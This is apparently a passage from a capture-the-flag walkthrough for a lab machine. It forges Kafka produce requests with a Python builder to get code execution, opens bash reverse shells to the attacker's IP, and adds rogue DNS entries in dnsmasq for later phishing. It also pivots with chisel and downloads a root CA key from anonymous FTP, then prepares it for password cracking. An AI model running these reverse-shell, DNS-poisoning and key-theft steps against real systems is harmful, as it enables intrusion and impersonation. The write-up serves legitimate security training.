If so, just add passkey on profile tab, relogin with the passkey.

Profile

ID: 2d9f0d9e-0935-49f3-afcd-29abd3427011

Username: admin


User Type: Admin


Login Type: Password

Passkey ID:
2i9yMBqtJtPM4AiOmH3r8iZhHwer3LdNqz7ZV8zFvqg

Enroll Passkey


Heads up!
Some features are only available for sellers or admins.





Blog post shows that further steps may contain phishing against tom_summers by creating malicious domain using ca certificate that is stored on ftp server.

Debug can create tcp connection




```
┌──[parrot@parrot]─[~/Documents/sorcery]
└─── $nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.129.53.172 53028
BBBB
```

docker-compose.yml has kafka on port 9092

```
kafka:$
  restart: always$
  build: kafka$
  environment:$
    CLUSTER_ID: pXWI6g0JROm4f-1iZ_YH0Q$
    KAFKA_NODE_ID: 1$
    KAFKA_LISTENER_SECURITY_PROTOCOL_MAP: CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT$
    KAFKA_LISTENERS: PLAINTEXT://kafka:9092,CONTROLLER://kafka:9093$
    KAFKA_ADVERTISED_LISTENERS: PLAINTEXT://kafka:9092$
    KAFKA_PROCESS_ROLES: broker,controller$
    KAFKA_CONTROLLER_QUORUM_VOTERS: 1@kafka:9093$
    KAFKA_CONTROLLER_LISTENER_NAMES: CONTROLLER$
  healthcheck:$
    test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/kafka/9092"]$
    interval: 5s$
    timeout: 10s$
    retries: 5$
```

dns/src/main.rs has code execution

```
fn main() {$
    dotenv::dotenv().ok();$
    let broker = std::env::var("KAFKA_BROKER").expect("KAFKA_BROKER");$
$
    let topic = "update".to_string();$
    let group = "update".to_string();$
$
    let mut consumer = Consumer::from_hosts(vec![broker.clone()])$
        .with_topic(topic)$
        .with_group(group)$
        .with_fallback_offset(FetchOffset::Earliest)$
        .with_offset_storage(Some(GroupOffsetStorage::Kafka))$
        .create()$
        .expect("Kafka consumer");$
$
    let mut producer = Producer::from_hosts(vec![broker])$
        .with_ack_timeout(Duration::from_secs(1))$
        .with_required_acks(RequiredAcks::One)$
        .create()$
        .expect("Kafka producer");$
$
    println!("[+] Started consumer");$
$
```



If I can build wire protocol message from command and send it to kafka, it will just run the command. I use ai to pull the python code for kafka wire protocol builder.

> I want to create kafka wire protocol builder in python. It will get message from cli string argument and print hex format output. Update topic name is "update". Use api version 0. For other parameters, use 0 or null including api key and version. Also, use zlib's crc32 to calculate crc should be in the field. Don't oversimplify and strictly enforce rules.

kafka.py

```python
import sys
import struct
import zlib


# ----------------------------
# Kafka primitive encoders
# ----------------------------

def int8(v):
    return struct.pack(">b", v)

def int16(v):
    return struct.pack(">h", v)

def int32(v):
    return struct.pack(">i", v)

def int64(v):
    return struct.pack(">q", v)
```

```
def kafka_string(s):
    # Kafka string: int16 length + bytes, -1 means null
    if s is None:
        return int16(-1)
    encoded = s.encode("utf-8")
    return int16(len(encoded)) + encoded

def kafka_bytes(b):
    # Kafka bytes: int32 length + bytes, -1 means null
    if b is None:
        return int32(-1)
    return int32(len(b)) + b


# ----------------------------
# Kafka Message v0 builder
# ----------------------------

def build_message(value: bytes) -> bytes:
    magic = int8(0)
    attributes = int8(0)

    key = kafka_bytes(None)  # null key
    value_field = kafka_bytes(value)

    # CRC is computed over: magic + attributes + key + value
    payload = magic + attributes + key + value_field
    crc = zlib.crc32(payload) & 0xffffffff

    message = int32(crc) + payload
    return message


# ----------------------------
# MessageSet wrapper
# ----------------------------

def build_message_set(message: bytes) -> bytes:
    offset = int64(0)
    message_size = int32(len(message))
    return offset + message_size + message


# ----------------------------
# ProduceRequest v0
```

```python
# ----------------------------

def build_produce_request(topic: str, value: bytes) -> bytes:
    api_key = int16(0)
    api_version = int16(0)
    correlation_id = int32(0)
    client_id = kafka_string(None)

    acks = int16(0)
    timeout = int32(0)

    # Topic section
    topic_name = kafka_string(topic)

    # Partition array (size = 1)
    partition_count = int32(1)

    partition_id = int32(0)

    message = build_message(value)
    message_set = build_message_set(message)
    message_set_bytes = kafka_bytes(message_set)

    partition_block = partition_id + message_set_bytes

    partitions = partition_count + partition_block

    topic_block = topic_name + partitions

    topics = int32(1) + topic_block

    body = (
        api_key +
        api_version +
        correlation_id +
        client_id +
        acks +
        timeout +
        topics
    )

    # Total length prefix (everything after this int32)
    total = body
    return int32(len(total)) + total
```

```python
# ----------------------------
# CLI entry
# ----------------------------

def main():
    if len(sys.argv) < 2:
        print("Usage: python kafka_builder.py '<message>'")
        sys.exit(1)

    message = sys.argv[1].encode("utf-8")

    packet = build_produce_request("update", message)

    print(packet.hex())


if __name__ == "__main__":
    main()
```

```
┌─[parrot@parrot]─[~/Documents/sorcery]
└──╼ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.53.172 56634
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
user@7bfb70ee5b9c:/app$
```

Get tom_summers shell

I can see that this is docker environment

```
user@7bfb70ee5b9c:/app$ ls / -al
ls / -al
total 580
drwxr-xr-x   1 root   root      4096 Apr 28  2025 .
drwxr-xr-x   1 root   root      4096 Apr 28  2025 ..
-rwxr-xr-x   1 root   root         0 Oct 30  2024 .dockerenv
```

I can see that the server is running a command

```
user@7bfb70ee5b9c:/app$ ps -ef --forest
ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 17:18 ?        00:00:00 /bin/bash /docker-entrypoint.sh
root           7       1  0 17:18 ?        00:00:01 /usr/bin/python3 /usr/bin/supervisord -c /etc/supervisor/supervisord.conf
root           8       7  0 17:19 ?        00:00:00  \_ sh -c while true; do printf "READY\n"; read line; kill -9 $PPID; printf "RESULT
2\n"; printf "OK"; done
user           9       7  0 17:19 ?        00:00:03  \_ /app/dns
user         219       9  0 18:42 ?        00:00:00  |   \_ bash -c bash -i >& /dev/tcp/10.10.16.43/9001 0>&1
user         220     219  0 18:42 ?        00:00:00  |       \_ bash -i
user         221     220  0 18:42 ?        00:00:00  |           \_ ps -ef --forest
user          10       7  0 17:19 ?        00:00:00  \_ /usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hos
ts
```

I can see that /dns/hosts is owned by root, but /dns itself is owned by user.

```
user@7bfb70ee5b9c:/app$ ls /dns -al
ls /dns -al
total 24
drwxr-xr-x 1 user user 4096 Apr 28  2025 .
drwxr-xr-x 1 root root 4096 Apr 28  2025 ..
-rwxr-xr-x 1 root root  364 Aug 31  2024 convert.sh
-rwxr--r-- 1 user user  728 May  7 17:25 entries
-rw-r--r-- 1 root root  728 May  7 17:18 hosts
```

It means I can create /dns/hosts-user to add hosts here.

```
echo '10.10.16.43 abc.sorcery.htb' > /dns/hosts-user
```

Then, kill the dnsmasq and run the same command to get this host

```
pkill dnsmasq
/usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts
/dns/hosts &
```

```
user@7bfb70ee5b9c:/dns$ pkill dnsmasq
pkill dnsmasq
user@7bfb70ee5b9c:/dns$ /usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hosts
<-addn-hosts /dns/hosts-user --addn-hosts /dns/hosts
dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth cryptohash DNS
SEC loop-detect inotify dumpfile
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 127.0.0.11#53
dnsmasq: read /etc/hosts - 9 names
dnsmasq: read /dns/hosts - 28 names
dnsmasq: read /dns/hosts-user - 1 names
```

Now, I can see abc.sorcery.htb

```
dig @127.0.0.1 abc.sorcery.htb
```

```
user@7bfb70ee5b9c:/$ dig @127.0.0.1 abc.sorcery.htb
dig @127.0.0.1 abc.sorcery.htb

; <<>> DiG 9.18.28-1~deb12u2-Debian <<>> @127.0.0.1 abc.sorcery.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 831
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;abc.sorcery.htb.               IN      A

;; ANSWER SECTION:
abc.sorcery.htb.        0       IN      A       10.10.16.43

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1) (UDP)
;; WHEN: Thu May 07 20:36:27 UTC 2026
;; MSG SIZE  rcvd: 60
```

I need chisel, so I need one more shell here. Start listener on another shell and run this command.

```
# local
nc -lvnp 9001
# target
bash -c 'bash -i >& /dev/tcp/10.10.16.43/9001 0>&1' &
```




Now, I can upload chisel and create chisel proxy


```
# chisel upload
# local
nc -lvnp 8000 < chisel
# target
cat < /dev/tcp/10.10.16.43/8000 > /tmp/chisel

# local chisel server
./chisel server -p 8001 --reverse --socks5
# target chisel client
```


```
chmod +x /tmp/chisel
/tmp/chisel client 10.10.16.43:8001 R:socks
```



Now, I need to figure out ftp server. Docker ip is 172.19.0.4



I can see that ftp ip is 172.19.0.7 using nslookup



Source code's docker-compose.yml shows anonymous user can access it.

```
ftp:$
  restart: always$
  image: million12/vsftpd:cd94636$
  environment:$
    ANONYMOUS_ACCESS: true$
    LOG_STDOUT: true$
  volumes:$
    - "./ftp/pub:/var/ftp/pub"$
    - "./certificates/generated/RootCA.crt:/var/ftp/pub/RootCA.crt"$
    - "./certificates/generated/RootCA.key:/var/ftp/pub/RootCA.key"$
  healthcheck:$
    test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/21"]$
    interval: 5s$
    timeout: 10s$
    retries: 5$
```

I can use proxychains to access ftp with cred anonymous:anonymous

```
proxychains ftp 172.19.0.7
```

```
┌─[parrot@parrot]─[~/Documents/sorcery]
└──╼ $proxychains ftp 172.19.0.7
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.19.0.7:21-<><>-OK
Connected to 172.19.0.7.
220 (vsFTPd 3.0.3)
Name (172.19.0.7:parrot): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Go to pub directory and download both rootCA.crt and rootCA.key

```
ftp> get RootCA.crt
local: RootCA.crt remote: RootCA.crt
229 Entering Extended Passive Mode (|||21101|)
|S-chain|-<>-127.0.0.1:1080-<><>-172.19.0.7:21101-<><>-OK
150 Opening BINARY mode data connection for RootCA.crt (1826 bytes).
100% |*****************************************************************************|  1826        0.29 KiB/s  - stalled -^
C
receive aborted. Waiting for remote to finish abort.
226 Transfer complete.
500 Unknown command.
1826 bytes received in 00:07 (0.25 KiB/s)
ftp> get RootCA.key
local: RootCA.key remote: RootCA.key
229 Entering Extended Passive Mode (|||21104|)
|S-chain|-<>-127.0.0.1:1080-<><>-172.19.0.7:21104-<><>-OK
150 Opening BINARY mode data connection for RootCA.key (3434 bytes).
100% |*****************************************************************************|  3434        0.47 KiB/s  - stalled -^
C
receive aborted. Waiting for remote to finish abort.
226 Transfer complete.
500 Unknown command.
3434 bytes received in 00:07 (0.42 KiB/s)
ftp>
```

This shell needs ctrl+C to get shell back after command(ls, get). After download goes 100%, put ctrl+C.

RootCA.key is encrypted

```
└── $head RootCA.key
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIJrTBXBgkqhkiG9w0BBQ0wSjApBgkqhkiG9w0BBQwwHAQI4I3iO1Zn5XkCAggA
MAwGCCqGSIb3DQIJBQAwHQYJYIZIAWUDBAEqBBDcZKASBSs0bWpLaNHAilbOBIIJ
UMKP7fry6hri3ciSyBFya9hiU2naC2IA/wANIehsxUbXTj4xa7SsHRTvBd6uue35
kJSGijQLzXhXzqoapBcP1k0pt5vXqK37EWLPubkAZ3jZw56Q85J47Pd+Vb15Hl/W
5wS1aAS/IP01rHVmOMIz+0K49m9jq1YJzK4xt8Q13Yx/O8jwY5AD1rzngx9K6x01
H3IlJgpM04RC1jM2TAh4dAFJG8H6LtMp5rKNq9hDOk2sqcJwUdvzQ7eZy8apbEyZ
HraM3XDaVM9o/kjsYJhFhYum/UgcMOoBTM3bGodRqVtP/VmbziuU6ec6cxfoSQuv
h8yq6P0eeUvDB88WaTZ9+Hacft40zeuObLFEOz2004yZXjsIdu3sHUK15ssH1yIP
ZScJ7D5cJNw+whKGNXbIyq1hjphS7eEpGm7AfJRy1MeBXoKe/Nmp2lwH/klqxqx8
```

I can use pem2john.py(https://github.com/openwall/john/blob/bleeding-jumbo/run/pem2john.py) to get hash

```
python3 pem2john.py RootCA.key > RootCA.hash
```

But it needs some more adjustment

```
Edit  View  Search  Terminal  Help  Erase between $2 and $4
$PEM$2$pbkdf2$sha256$aes256_cbc$4$e08de23b5667e579$2048$dc64a012052b346d6a4b68d1c08a56ce$2384$c28fedfaf2ea1ae2ddc892c811726bd8625369
da0b6200ff000d21e86cc546d74e3e316bb4ac1d14ef05deaeb9edf99094868a340bcd7857ceaa1aa4170fd64d29b79bd7a8adfb1162cfb9b9006778d9c39e90f392
78ecf77e55bd791e5fd6e704b56804bf20fd35ac756638c233fb42b8f66f63ab5609ccae31b7c435dd8c7f3bc8f0639003d6bce7831f4aeb1d351f7225260a4cd384
42d633364c08787401491bc1fa2ed329e6b28dabd8433a4daca9c27051dbf343b799cbc6a96c4c991eb68cdd70da54cf68fe48ec609845858ba6fd481c30ea014ccd
